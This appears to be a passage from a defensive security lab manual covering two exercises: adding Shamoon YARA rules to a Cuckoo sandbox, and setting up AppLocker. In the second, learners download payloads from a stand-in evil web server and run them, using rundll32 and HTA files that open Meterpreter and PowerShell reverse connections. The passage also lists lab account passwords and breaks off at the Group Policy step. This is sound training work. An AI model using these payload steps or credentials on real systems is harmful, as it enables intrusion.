
19. **Adding YARA rules to Cuckoo**

    Let's improve our Cuckoo setup by adding some YARA rules as well. While dynamic sandbox analysis is good, several factors (sandbox stability, malware evasion techniques,...) could hinder its results!

    We will add a rule to detect a Shamoon-related sample now. This is a specific sample that doesn't play nice with our sandbox. As a first step, please launch WinSCP.exe (on the Desktop) and connect to the Cuckoo sandbox host. You can provide the following connection details:

    Hostname: 192.168.30.15
    Username: cuckoo
    Password: cuckoo

    Should WinSCP inform you about an SSH fingerprint, please accept and continue!


Documents - cuckoo@ubuntu02 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
cuckoo@ubuntu02
New Session
My documents
Upload
Edit
Properties
cuckoo
Find Files
Download
Edit
Properties

C:\Users\alan.marshall\Documents

| Name | Size | Type | Changed |
|---|---|---|---|
| .. | | Parent directory | 12/16/2018 4:22:25 PM |
| My Music | | File folder | 11/18/2018 7:09:54 AM |
| My Pictures | | File folder | 11/18/2018 7:09:54 AM |
| My Videos | | File folder | 11/18/2018 7:09:54 AM |
| Outlook Files | | File folder | 12/16/2018 8:22:31 PM |
| Visual Studio 2017 | | File folder | 12/26/2018 9:59:30 AM |
| WindowsPowerShell | | File folder | 12/16/2018 4:22:25 PM |
| desktop.ini | 1 KB | Configuration sett... | 11/18/2018 7:25:37 AM |

/home/cuckoo

| Name | Size | Changed | Rights | Own |
|---|---|---|---|---|
| .. | | 11/17/2018 8:56:41 PM | rwxr-xr-x | root |
| .cache | | 12/13/2018 8:35:48 PM | rwx------ | cuck |
| .config | | 12/13/2018 6:41:51 PM | rwx------ | cuck |
| .cuckoo | | 12/13/2018 8:51:58 PM | rwxr-sr-x | cuck |
| .gconf | | 5/1/2018 12:53:37 PM | rwx------ | cuck |
| .gnupg | | 12/13/2018 6:42:00 PM | rwx------ | cuck |
| .local | | 8/1/2017 8:26:51 PM | rwx------ | cuck |
| .mozilla | | 12/13/2018 8:35:47 PM | rwx------ | cuck |
| .nano | | 8/2/2017 11:38:16 AM | rwxrwxr-x | cuck |
| .ssh | | 12/13/2018 6:42:00 PM | rwx------ | cuck |
| Desktop | | 8/1/2017 8:26:51 PM | rwxr-xr-x | cuck |

20. **Copy Shamoon YARA rules**


We have YARA rules for both the original Shamoon and Shamoon 2. We will copy both of them to the Cuckoo machine. In the right-hand side of the WinSCP screen (remote), please browse the following folder:

/home/cuckoo/.cuckoo/yara/binaries

In the left-hand side of the WinSCP screen (local), please browse to the C:\Users\alan.marshall\Desktop\Blue Team\yara\rules-florianroth folder. You can do this by selecting the following folders in the drop-down field:

Desktop\yara\Blue Team\yara\rules-florianroth

Let's now drag and drop the apt_shamoon.yar and apt_shamoon2.yar files from the left-hand window to the window on the right!



rules-florianroth - cuckoo@192.168.30.15 - WinSCP

C:\Users\alan.marshall\Desktop\Blue Team\yara\rules-florianroth

| Name | Size | Type | Changed |
|---|---|---|---|
| apt_reaver_sunorcal.yar | 4 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_rehashed_rat.yar | 4 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_revenge_rat.yar | 2 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_rocketkitten_keyl... | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_rokrat.yar | 5 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_ruag.yar | 3 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_rwmc_powershell... | 2 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_sakula.yar | 3 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_saudi_aramco_ph... | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_scanbox_deeppa... | 2 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_scarcruft.yar | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_seaduke_unit42.yar | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_servantshell.yar | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_shadowpad.yar | 2 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_shamoon.yar | 1 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_shamoon2.yar | 4 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_shellcrew_stream... | 4 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_silence.yar | 3 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_skeletonkey.yar | 3 KB | YAR File | 4/18/2018 8:20:48 PM |
| apt_slingshot.yar | 5 KB | YAR File | 4/18/2018 8:20:48 PM |

/home/cuckoo/.cuckoo/yara/binaries

| Name | Size | Changed | Rights |
|---|---|---|---|
| .. |  | 12/14/2018 9:43:09 PM | rwxr-sr-x |
| apt_shamoon.yar | 1 KB | 4/18/2018 8:20:48 PM | rw-rw-r-- |
| apt_shamoon2.yar | 4 KB | 4/18/2018 8:20:48 PM | rw-rw-r-- |
| embedded.yar | 2 KB | 12/13/2018 8:51:09 PM | rw-r--r-- |
| filetypes.yar | 1 KB | 12/13/2018 8:52:19 PM | rw-r--r-- |
| shellcodes.yar | 1 KB | 12/13/2018 8:51:09 PM | rw-r--r-- |
| vmdetect.yar | 3 KB | 12/13/2018 8:51:09 PM | rw-r--r-- |

21. **Restart Cuckoo**

Now, let's restart Cuckoo to read our YARA rules. First switch to the Cuckoo (Ubuntu02) machine again (credentials, user=cuckoo, password=cuckoo).

On the Ubuntu02 machine, please press CTRL+C in the windows where you had cuckoo and the cuckoo web server running. This will stop Cuckoo and the Cuckoo interface. As a next step, please just press the "up" arrow in both Windows, thus repeating the same commands:

In the first window:

```
cuckoo@ubuntu02:~$ cuckoo web runserver 192.168.30.15:8000
```


In the second window:

```
cuckoo@ubuntu02:~$ cuckoo
```

22. **Submit shamoon.exe to Cuckoo**

Switch back to the Windows02 machine and open up the Cuckoo main web interface. We will now submit shamoon.exe, which is under the "Desktop\Blue Team\FamousMalware-Samples" folder.


We will just use the default analysis configuration (we don't really care about the remote control now either) and immediately click "Analyze" in the new view.



23. **Reviewing Cuckoo results**

Please wait for the analysis to finish and you should now see that the sample scored relatively low in our sandbox. This is because it's not suitable for proper sandbox operations. We can however see that a YARA rule for Shamoon hits in the summary view!

Unfortunately, a current limitation in Cuckoo means that a solid YARA rule hit like this does not influence the overall score of the sample... You thus have to review Cuckoo YARA hits manually!



Summary

File *shamoon.exe*

Summary

| | |
|---|---|
| Size | 320.0KB |
| Type | PE32+ executable (console) x86-64, for MS Windows |
| MD5 | c843046e54b755ec63ccb09d0a689674 |
| SHA1 | 425f02028dcc4e89a07d2892fef9346dac6c140a |
| SHA256 | c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a |
| SHA512 | Show SHA512 |
| CRC32 | 45888A7B |
| ssdeep | None |
| Yara | • Shamoon2_Wiper - Detects Shamoon 2.0 Wiper Component |

Score

This file appears fairly benign with a score of **0.4 out of 10.**

**Please notice**: The scoring system is currently still in development and should be considered an ***alpha*** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here

24. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how a sandbox like Cuckoo works and how sandbox evasion techniques work. We also improved the standard Cuckoo setup by adding YARA rules for static analysis.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-2.3: Exercise - Configuring AppLocker

## Objective

During this exercise, we will deploy a configuration for AppLocker that can be used to stop a malicious payload from executing. We will configure the AppLocker policy on the AD-level (domain) and push it through our clients using group policies.

The exercise consists of the following high-level steps:

- Define the AppLocker application whitelisting configuration on domain-level
- Push the configuration towards clients using group policies
- Attempt to execute our malicious payloads to now see effective blocking of payloads
- Illustrating an application whitelisting bypass technique

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows02

## Exercise 1 : SEC599-2.3

*During this exercise, we will deploy a configuration for AppLocker that can be used to stop a malicious payload from executing. We will configure the AppLocker policy on the AD-level (domain) and push it through our clients using group policies.*

*The exercise consists of the following high-level steps:*

- *Define the AppLocker application whitelisting configuration on domain-level*
- *Push the configuration towards clients using group policies*
- *Attempt to execute our malicious payloads to now see effective blocking of payloads*
- *Illustrating an application whitelisting bypass technique*

1. **Logon to the Windows workstation**

   As we've done several times through the different labs. We will log on to the Windows workstation with our default user:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Downloading unwanted payloads**

   In this first step, we will show that unwanted applications can be executed on our machines.

   Go to URL http://www.evilwebserver.com/samples (also added as a favorite in the Chrome browser), and download the payload.exe, payload.dll, payload.vbs, payload.js and payload.hta files to your download folder. Here's what they do:

   - payload.dll -> Meterpreter callback, no visual feedback
   - payload.exe -> Meterpreter callback, no visual feedback
   - payload.vbs -> Meterpreter callback, no visual feedback
   - payload.hta -> Powershell Meterpreter callback, limited visual feedback
   - payload.js -> Visibly launch calc.exe

   Please right-click the files one by one and save them to the C:\Users\alan.marshall \Downloads folder (right-click, "Save link as...". The screenshot attached shows what files are expected to be present in the Downloads folder.



Command Prompt

```
C:\Users\alan.marshall\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 507D-1839

 Directory of C:\Users\alan.marshall\Downloads

01/21/2019  05:33 PM    <DIR>          .
01/21/2019  05:33 PM    <DIR>          ..
01/21/2019  05:32 PM             5,120 payload.dll
01/21/2019  05:32 PM            73,802 payload.exe
01/21/2019  05:32 PM             7,351 payload.hta
01/21/2019  05:32 PM                74 payload.js
01/21/2019  05:33 PM             7,393 payload.vbs
               5 File(s)         93,740 bytes
               2 Dir(s)  28,837,437,440 bytes free

C:\Users\alan.marshall\Downloads>
```

3. **Executing unwanted payloads**

   Now, let's open a command prompt (you can click the icon in the taskbar below) and launch the payloads one by one:


   **C:\Users\alan.marshall\Downloads>**payload.exe
   *=> Will execute without any feedback*

**C:\Users\alan.marshall\Downloads>**rundll32.exe payload.dll,DllMain
*=> Will execute without any feedback*

**C:\Users\alan.marshall\Downloads>**payload.hta
*=> Will ask you whether you would like to run the application, please confirm with "Run"*
*=> Will execute a PowerShell reverse connection (limited visual feedback)*

**C:\Users\alan.marshall\Downloads>**payload.js
*=> Will prompt you that the file was downloaded from the Internet (Zone Identifier 3, Mark-Of-Web)*
*=> Upon confirmation, will open a Calculator window*

**C:\Users\alan.marshall\Downloads>**payload.vbs
*=> Will execute without any feedback (but might trigger a Windows Defender alert)*



```
C:\Users\alan.marshall\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 507D-1839

 Directory of C:\Users\alan.marshall\Downloads

12/15/2018  12:21 AM    <DIR>          .
12/15/2018  12:21 AM    <DIR>          ..
12/15/2018  12:20 AM             5,120 payload.dll
12/15/2018  12:20 AM            73,802 payload.exe
12/15/2018  12:20 AM             7,351 payload.hta
12/15/2018  12:20 AM                74 payload.js
12/15/2018  12:19 AM             7,393 payload.vbs
               5 File(s)         93,740 bytes
               2 Dir(s)  26,138,382,336 bytes free

C:\Users\alan.marshall\Downloads>
```

4. **Logon to the domain controller**


   Now, let's try preventing the execution of such files. As we want to tackle this from an enterprise perspective, we will logon to the domain controller (switch machine) with our domain admin credentials:

   Username: Administrator
   Password: Synct3chlabs

5. **Launch the GPO editor**

   From the Server Manager dashboard, go into the Tools menu and launch Group Policy

